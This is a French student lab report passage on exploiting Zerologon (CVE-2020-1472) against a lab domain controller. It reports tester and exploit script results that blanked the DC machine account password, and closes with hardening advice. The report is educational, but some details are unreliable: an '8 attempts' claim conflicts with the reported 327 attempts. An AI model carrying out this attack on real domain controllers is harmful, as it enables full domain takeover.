
Résultat du test Zerologon (CVE-2020-1472) :
L'exécution du script zerologon_tester.py sur le contrôleur de domaine DC-ETUD (192.168.1.10) confirme une vulnérabilité critique :

- "Success! DC can be fully compromised by a ZeroLogon attack."
- Impact immédiat : Possibilité de réinitialiser le mot de passe administrateur du DC sans authentification, via une faille cryptographique dans Netlogon (8 tentatives suffisent pour forcer la clève AES).

Gravité extrême (CVSS 10/10) :

1. **Contrôle total du domaine :** Accès à l'ensemble des comptes, stratégies de groupe et ressources AD.
2. **Déstabilisation du réseau :** Risque de panne d'authentification (Kerberos/LDAP) après réinitialisation.
3. **Persistance invisible :** Création de backdoors sur le DC (Golden Ticket) même après correction.

Réinitialiser le mot de passe du contrôleur de domaine :



Résultat de l'exploitation Zerologon (CVE-2020-1472) :

L'exécution de zerologon-NullPass.py a réussi à réinitialiser le mot de passe administrateur du contrôleur de domaine DC-ETUD (192.168.1.10) :

- "Zero Logon successfully exploited, changing password" après 327 tentatives.
- Impact immédiat : Le mot de passe du compte machine DC-ETUD est remplacé par une chaîne vide (credentials nuls).

Conclusion

Ce TP a permis de comprendre en profondeur les **risques de sécurité liés à SMB**, notamment dans un environnement Active Directory. Nous avons appris à détecter et exploiter des vulnérabilités critiques, démontrant la nécessité de **désactiver SMBv1**, de **limiter les partages ouverts**, et de **mettre à jour les correctifs de sécurité**.

L'expérience met en évidence le rôle essentiel de la **cybersécurité proactive** dans la protection des infrastructures Windows.